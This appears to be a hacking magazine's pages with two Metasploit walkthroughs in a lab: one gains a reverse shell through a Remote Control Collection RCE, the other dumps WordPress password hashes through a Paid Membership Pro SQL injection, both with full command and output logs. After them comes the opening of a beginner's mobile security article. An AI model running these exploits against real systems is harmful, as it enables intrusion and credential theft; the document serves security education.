Remote Control Collection is a collection of remotes that can be used to wirelessly control your PC. This module exploits a RCE vulnerability in remote server software installed on a Windows machine. This module will deploy a payload only if the server is set without a password.

We have tested this on Remote Control Collection version 3.1.1.12 installed on a Windows 10 system. The download information of this vulnerable software is given in our Downloads section. Let's see how this module works. Install the downloaded Remote Control Server (it's just a click and click install) and load the remote_control_collection_rce module.

```
msf6 > search remote_control

Matching Modules
================

   #  Name                                                  Disclosu
re Date  Rank    Check  Description
   -  ----                                                  --------
-------  ----    -----  -----------
   0  exploit/windows/misc/remote_control_collection_rce  2022-09-
20       normal  Yes    Remote Control Collection RCE


Interact with a module by name or index. For example info 0, use 0
 or use exploit/windows/misc/remote_control_collection_rce

msf6 > use 0
[*] Using configured payload windows/shell/reverse_tcp
msf6 exploit(windows/misc/remote_control_collection_rce) > show op
tions

Module options (exploit/windows/misc/remote_control_collection_rce
):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   CLIENTNAME                   no        Name of client, this s
                                          hows up in the logs
   PATH        %temp%\          yes       Where to stage payload
                                           for pull method
   RHOSTS                       yes       The target host(s), se
                                          e https://github.com/r
                                          apid7/metasploit-frame
```

```
   RHOSTS                          yes       The target host(s), se
                                             e https://github.com/r
                                             apid7/metasploit-frame
                                             work/wiki/Using-Metasp
                                             loit
   RPORT       1926                yes       Port Remote Mouse runs
                                              on (TCP)
   SLEEP       1                   yes       How long to sleep betw
                                             een commands
   SRVHOST     0.0.0.0             yes       The local host or netw
                                             ork interface to liste
                                             n on. This must be an
                                             address on the local m
                                             achine or 0.0.0.0 to l
                                             isten on all addresses
                                             .
   SRVPORT     8080                yes       The local port to list
                                             en on.
   SSL         false               no        Negotiate SSL for inco
                                             ming connections
   SSLCert                         no        Path to a custom SSL c
                                             ertificate (default is
                                              randomly generated)
   URIPATH                           no      The URI to use for thi
                                             s exploit (default is
                                             random)

Payload options (windows/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted
                                        : '', seh, thread, proce
                                        ss, none)
   LHOST                      yes       The listen address (an i
                                        nterface may be specifie
                                        d)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
```

Set the RHOSTS option and use “check” command to see if the target is vulnerable or not.

```
msf6 exploit(windows/misc/remote_control_collection_rce) > set rho
sts 192.168.40.150
rhosts => 192.168.40.150
msf6 exploit(windows/misc/remote_control_collection_rce) > check

[*] Connecting and Sending Windows key
[*] Opening command prompt
[*] Starting up our web service...
[*] Using URL: http://192.168.40.153:8080/
[+] Request received, sending 8 bytes
[+] Request received, sending 10 bytes
[*] Server stopped.
[+] 192.168.40.150:1926 - The target is vulnerable.
msf6 exploit(windows/misc/remote_control_collection_rce) >
```

Set all other required options and execute the module.

```
msf6 exploit(windows/misc/remote_control_collection_rce) > set lho
st 192.168.40.153
lhost => 192.168.40.153
msf6 exploit(windows/misc/remote_control_collection_rce) > run

[*] Started reverse TCP handler on 192.168.40.153:4444
[!] AutoCheck is disabled, proceeding with exploitation
[*] Connecting and Sending Windows key
[*] Opening command prompt
[*] Starting up our web service...
[*] Using URL: http://192.168.40.153:8080/
[+] Request received, sending 73802 bytes
[*] Executing payload
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.40.150
[*] Command shell session 1 opened (192.168.40.153:4444 -> 192.168
.40.150:50053) at 2023-02-15 04:57:01 -0500
[*] Server stopped.
[!] This exploit may require manual cleanup of '%temp%\Pqky3udiRy9
B0Rszb.exe' on the target


Shell Banner:
Microsoft Windows [Version 10.0.17763.107]
-----


C:\Users\admin>
```

As readers can see, we successfully got a shell on the target system as shown.

```
C:\Users\admin>net user
net user

User accounts for \\DESKTOP-PRLKILM

-------------------------------------------------------------------------------
admin                    Administrator            DefaultAccount

Guest                    WDAGUtilityAccount
The command completed successfully.


C:\Users\admin>whoami
whoami
desktop-prlkilm\admin
```

WP Plugin Paid Membership PRO SQLI Module

TARGET: WP Paid Membership PRO Plugin < 2.9.8
TYPE: Remote MODULE : Exploit ANTI-MALWARE : OFF

Paid Membership PRO Plugin is a Wordpress Member Management and Membership Subscription plugin that has over 1,00,000+ active installations. The above-mentioned versions of the plugin have an unauthenticated SQL injection vulnerability in the 'code' parameter.

This module exploits this SQL injection vulnerability to retrieve username and password hashes for the Wordpress users you specify. We have tested this on plugin version 2.9.7. Load the wp_paid_membership_pro_code_sqli module.

```
msf6 > use wp_paid_membership_pro_code_sqli

Matching Modules
================

   #  Name                                                  Dis
closure Date  Rank    Check  Description
   -  ----                                                  ---
------------  ----    -----  -----------
   0  auxiliary/scanner/http/wp_paid_membership_pro_code_sqli  202
3-01-12       normal  Yes    Wordpress Paid Membership Pro code Un
authenticated SQLi
```

```
msf6 auxiliary(scanner/http/wp_paid_membership_pro_code_sqli) > us
e 0
msf6 auxiliary(scanner/http/wp_paid_membership_pro_code_sqli) > sh
ow options

Module options (auxiliary/scanner/http/wp_paid_membership_pro_code
_sqli):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   Proxies                       no        A proxy chain of forma
                                           t type:host:port[,type
                                           :host:port][...]
   RHOSTS                        yes       The target host(s), se
                                           e https://github.com/r
                                           apid7/metasploit-frame
                                           work/wiki/Using-Metasp
                                           loit
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for
                                           outgoing connections
   TARGETURI    /                yes       The base path to the w
                                           ordpress application
   THREADS      1                yes       The number of concurre
                                           nt threads (max one pe
                                           r host)
   USER_COUNT   3                yes       Number of user credent
                                           ials to enumerate
   VHOST                         no        HTTP server virtual ho
                                           st


Auxiliary action:

   Name         Description
   ----         -----------
   List Users   Queries username, password hash for USER_COUNT us
                ers


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/wp_paid_membership_pro_code_sqli) >
```

Set the required options and use “check“command to see if the target is vulnerable or not.

```
msf6 auxiliary(scanner/http/wp_paid_membership_pro_code_sqli) > se
t rhosts 192.168.40.145
rhosts => 192.168.40.145
msf6 auxiliary(scanner/http/wp_paid_membership_pro_code_sqli) > se
t targeturi /wordpress
targeturi => /wordpress
msf6 auxiliary(scanner/http/wp_paid_membership_pro_code_sqli) > ch
eck
[*] 192.168.40.145:80 - The target appears to be vulnerable.
msf6 auxiliary(scanner/http/wp_paid_membership_pro_code_sqli) >
```

The target is indeed vulnerable. Execute the module.

```
msf6 auxiliary(scanner/http/wp_paid_membership_pro_code_sqli) > ru
n

[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Enumerating Usernames and Password Hashes
[!] Each user will take about 5-10 minutes to enumerate. Be patien
t.
[+] Dumped table contents:
wp_users
========

 user_login  user_pass
 ----------  ---------
 admin       $P$BL/Oe8IMRmd5YK8gC8USJU3QuClt03/

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/wp_paid_membership_pro_code_sqli) >
```

As readers can see, the module successfully retrieved username and password hash of the target.

USEFUL RESOURCES

Check whether your email is a part of any data breach

https://haveibeenpwned.com

Beginner's Guide; From Mobile Architecture To Hacking Attacks


MOBILE SECURITY

I still remember the first mobile of our family around 20 years back. It was a Nokia 3310 (the same mobile on whose strength there are so many memes on internet) with Navy blue cover and greyish buttons. The snake game was my favorite game just like many of the youngsters of the same age.

The evolution of Mobiles from Nokia 3310 to smart phones appears to be real quick at least to me. Nowadays mobiles are like just computers with RAM competing with Desktop even though ROM is still much behind. Ubiquitously present smart phones are not at all behind Desktops or Laptops in their functioning. Some workers do work on Tablets like their BYOD strategy.

This article is going to give our readers a beginner's introduction to Mobile security to lay ground work for our future articles from understanding mobile platforms, architecture to hacking attacks on Mobiles.


Different Mobile Platforms



Share Of Mobile Operating Systems, 2023.

A mobile device's architecture refers to its hardware and software components, including the operating system, firmware, and applications. Understanding the components that make up your device can help you identify potential security threats and take steps to protect your device.

There are several types of mobile operating systems, including iOS, Android, and Windows Phon -e. Each operating system has its own strengths and weaknesses when it comes to security, and it is important to be aware of the risks associated with using a particular device.



1. Android

Android is an open-source operating system for mobile devices developed by Google. The architecture of Android is composed of multiple layers that interact to provide the functionality of a mobile device. The layers of the Android architecture are:

1.Linux kernel: The Linux kernel is the foundation of the Android operating system. It provi -des hardware abstraction, power management, and security features to the Android device.

2.Native libraries: These are libraries that are written in C/C++ and are responsible for provi -ding low-level functionality to the Android operating system. Some of the native libraries include SQLite, WebKit, and OpenSSL.

3. Application framework: The application framework is a set of APIs that provide the fu- nctionality for the Android applications. It is responsible for managing the life cycle of applications, user interfaces, data storage, and many other funct ionalities.

4. Applications: The top layer of the Android architecture is the applications that are built using the APIs provided by the application framework. Applications are the software programs that are installed on the Android device and provide the functionality to the user.

2. IOS

IOS is a mobile operating system developed by Apple for its devices. The architecture of iOS is based on a layered approach, similar to Android. The layers of the iOS architecture are:

1. Core OS: This is the lowest layer of the iOS architecture and is responsible for providing the core operating system services such as process management, file system access, and memory management.

2. Core Services: The Core Services layer is responsible for providing essential services such as networking, database, and threading.

3. Media Layer: This layer provides support for graphics, audio, and video processing. Cocoa Touch Layer: The Cocoa Touch layer is the top layer of the iOS architecture and is responsible for providing the user interface and application framework.

4. Applications: Applications are the software programs that are installed on the iOS device and provide the functionality to the user.

3. Windows Mobile

Microsoft's Windows phone (WP) is a mobile operating system of Microsoft that was discontinued in 2018. It was succeeded by Windows 10 mobile which was also discontinued in 2020.

4. BlackBerry

Before there was Android or Apple IOS, there was Blackberry. Blackberry phones were kings of mobile phones before smartphones based on Android and IOS came to rule the roost.

5. Tizen OS

Tizen is a Linux based mobile operating system primarily used by Samsung electronics.

6. Firefox OS

Another discontinued mobile operating system, Firefox OS is based on Boot to Gecko. It was stop -ped in 2016.

7. Kai OS

Kai OS is a fork of Firefox OS and is usually run on low-power hardware mobile phones.

8. Symbian OS

This OS was used by many major mobile brands like Samsung, Motorola, Sony Ericsson and even Nokia. In 2006, Symbian covered over 67% of global smart phones market. It lost to Android and IOS due to their simple design. It was discontinued in 2012.

9. Samsung Bada

